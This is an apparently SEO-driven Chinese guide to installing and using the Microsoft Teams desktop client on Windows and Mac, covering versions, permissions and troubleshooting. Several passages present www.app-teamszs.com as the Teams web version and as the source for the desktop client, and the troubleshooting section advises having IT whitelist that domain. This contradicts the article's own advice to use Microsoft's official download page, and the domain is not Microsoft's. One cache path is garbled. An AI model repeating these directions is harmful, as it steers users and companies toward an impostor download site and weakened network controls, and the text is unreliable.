
5个理解 Teams电脑版的关键点 功能体验一文看懂
Teams电脑版是微软为 Windows 和 macOS 提供的桌面客户端软件,可从微软官方下载页免费获取(2026)。它比网页版功能更完整,支持离线读历史消息、系统级后台通知和分享指定应用窗口,且新版内存占用比旧版降低约 50%(微软官方数据)。免费版、个人版与工作/学校版共用同一安装包,仅登录账户不同。

核心要点
- 仅从微软官方下载页获取 Teams 桌面版,支持 Win 与 Mac
- 三版本共用同一安装包,按登录账户区分免费/个人/工作
- 新版内存占用较旧版降约 50%,长会议更流畅不卡
- Windows 11 已内置 Teams,无需另装可直接登录使用
- Windows 安装免管理员权限,Mac 需管理员授权
关键速览
- Teams电脑版免费下载,支持 Windows 与 macOS 双平台
- 桌面版功能比网页版完整,会议、白板、文件全支持
- 新版 Teams 内存占用比旧版降低约 50%(微软官方数据)
- 基础功能免费,Microsoft 365 订阅解锁更多协作能力
- Windows 11 已内置 Teams,无需单独安装即可使用
Teams电脑版是什么 和网页版、手机版有什么区别

Teams电脑版是微软为Windows和macOS提供的桌面客户端软件,可从 微软官方下载页获取(2026)。它和网页版、手机版共用同一账户,但在三处体验上明显更好:能离线读历史消息、系统级后台通知不依赖浏览器开着、屏幕共享可只分享指定应用窗口,所以日常办公首选电脑版。
| 能力 | 电脑版 | 网页版 | 手机版 |
|---|---|---|---|
| 离线读历史消息 | 支持 | 需联网 | 部分缓存 |
| 后台通知 | 系统级弹窗 | 依赖浏览器开着 | 推送通知 |
| 屏幕共享清晰度 | 可分享指定应用窗口 | 仅整屏 | 不支持共享桌面 |
| 资源占用 | 常驻内存较高 | 随浏览器 | 省电优先 |
网页版只要关掉浏览器标签页通知就断了,长会议中途切标签容易漏消息,这是它比不过电脑版的关键。
Teams免费版、个人版和工作/学校版电脑客户端有什么不同 从哪下载

三种版本用的是同一个 Teams电脑版安装包,区别只在登录账户:免费版和个人版用微软个人账户(如 Outlook.com 邮箱),工作/学校版用组织分配的账户。微软官方为免费版单独提供 Windows 和 macOS 桌面应用(2026)。个人邮箱登不进公司团队,工作账户也看不到家庭群聊,这是账户体系隔离,不是安装出错。
| 版本 | 登录账户 | 管理后台 |
|---|---|---|
| 免费版 | 个人微软账户 | 无 |
| 个人版 | 个人微软账户 | 无 |
| 工作/学校版 | 组织账户 | 有(管理员集中管控) |
三种版本的下载入口都在同一个微软官方下载页(2026),装的是同一个包,所以先想清楚自己用哪个账户,再决定登录方式即可。
Windows和Mac上怎么下载安装Teams电脑版

Windows 上安装 Teams电脑版不需要管理员权限,Mac 上则需要,这是微软官方文档在 2026 年明确写出的差异。两个系统都从同一下载页获取安装包,装完首次登录时选对账户类型(个人账户或组织账户),才能进对应工作区。
Windows 怎么装(exe 或 MSI)
普通用户下载 exe 安装包,双击即可,默认装到当前用户目录下的 AppData 文件夹,不弹管理员提示。企业 IT 批量部署则用 MSI 包,装到 Program Files,需管理员权限。首次打开选账户:私人邮箱走个人版,公司账户走工作/学校版。
Mac 怎么装(pkg)与通知、自启动差异
Mac 下载 pkg 文件,双击后系统会要求输入管理员密码授权,装到 /Applications。首启后 macOS 会弹通知权限请求,需去「系统设置 → 通知」手动允许,否则收不到消息提醒。自启动上,Windows 在 Teams 设置里勾选即写入注册表;Mac 需在「登录项」里确认已添加,两处都要单独开。
没有管理员权限或公司受控电脑上怎么装Teams

没管理员权限时装 Teams电脑版,先在 Windows 上试用户级安装,微软官方文档在 2026 年确认,Windows 上装 Teams 客户端不需要管理员权限,装到当前用户目录即可。Mac 上因 pkg 安装必须输管理员密码,或安装被组策略拦时,改用网页版或联系 IT 部署。
⚠️ 常见错误: 用个人邮箱登录却进不了公司团队,误以为是安装出错反复重装。原因是免费/个人版与工作/学校版账户体系隔离,个人账户看不到组织工作区。修复:改用组织分配的账户登录同一安装包即可。
三条路径分别适合谁
- 用户级安装(Windows 首选):从官方下载页装到个人账户目录,无需管理员,功能完整,但公司组策略(IT 设定的电脑规则)可能会拦。
- 网页版替代:直接打开www.app-teamszs.com,零安装。开会、聊天、共享文件都能用,但没有系统级后台通知,多设备通话稳定性略弱。
- 联系 IT 集中部署:受控电脑最稳妥,IT 用批量方式统一装好,你申请即可,缺点是等待时间通常按工单排期。
Mac 用户没管理员权限时,用户级安装这条路走不通,直接选网页版或走 IT 申请。
Teams电脑版装不上、登不进怎么排查
Teams电脑版出问题,先分清是”装不上”还是”登不进”,再对症处理。装不上多半是安装包损坏或权限受限,从微软官方下载页(2026)重新获取安装包最稳;登不进则常见于缓存和网络代理,先清缓存再排查网络。
卡在加载转圈、启动即闪退怎么办?
八成是本地缓存损坏。关掉进程后删除缓存目录:Windows 打开运行框输入 %appdata%MicrosoftTeams,清空里面文件;Mac 删除 ~/Library/Application Support/Microsoft/Teams。重启即可重建。
登录循环退回登录页怎么排查?
先重置凭据:在”凭据管理器”里删掉所有 Microsoft/Teams 相关条目。仍不行就查代理,公司网络常拦截 *.www.app-teamszs.com,让 IT 加白名单即可。
Teams电脑版日常办公都能用在哪些场景
Teams电脑版最适合四类高频办公场景:会议主持、跨部门文件协作、频道消息与@提醒、值班群屏幕共享。相比在浏览器里用的网页版(2026),桌面客户端的后台通知和屏幕共享更稳,主持人不用担心切标签页导致会议掉线。
- 会议主持:桌面端支持共享单个窗口而非整个屏幕,主持人可边看聊天区边控场,避免误显示私密文件。
- 跨部门协作:文件直接在频道里协同编辑,不用来回发附件。
- @提醒:后台驻留进程保证消息即时弹窗,不像网页版关标签页就断。
- 值班群共享屏幕:远程排障时把控制权交给对方,操作更顺。
这四个场景里,稳定的通知和后台运行是电脑版最实用的优势。
哪些团队适合装Teams电脑版 哪些用网页版就够了
每天开会、长期协作的团队装 Teams电脑版,临时访客或受控设备用网页版就够。微软官方在 2026 年的部署文档里说明,终端用户可直接从下载页装桌面客户端,无需 IT 逐台推送,这让高频团队装客户端的门槛很低。
哪种团队值得装客户端?
判断标准是使用频率,不是团队大小。每周开 3 次以上视频会、常做屏幕共享的团队,装电脑版更值,后台通知不掉、共享单窗口更稳。只偶尔登一次收个文件的外部访客,走www.app-teamszs.com网页版(2026)反而省事,无需安装。
中小团队常踩哪些部署误区?
最常见的误区:给每台电脑都强推客户端,却忽略共享电脑和外包设备。共享设备上装客户端会留缓存和登录态,换人用容易串号,这类机器优先用网页版。
总结 根据你的设备和账户选对Teams安装方式

选对 Teams电脑版安装方式,看两件事:你的账户类型和电脑是否受 IT 管控。微软在 2026 年为免费版提供适用于 Windows 和 macOS 的桌面应用,三类用户各有一句话行动建议。
- 个人用户:用微软个人账户(如 Outlook.com 邮箱),从微软官方下载页下载安装包,首次登录选”个人账户”。
- 公司员工:直接从www.app-teamszs.com装桌面客户端,登录时用组织分配的工作账户进对应工作区。
- 受控电脑:安装被拦时先在www.app-teamszs.com用网页版顶上,再联系 IT 部署客户端。
Windows 装客户端不需要管理员权限,Mac 上则需要,先按这个差异判断,装完立刻用真实账户登录一次,确认能进工作区,安装才算完成。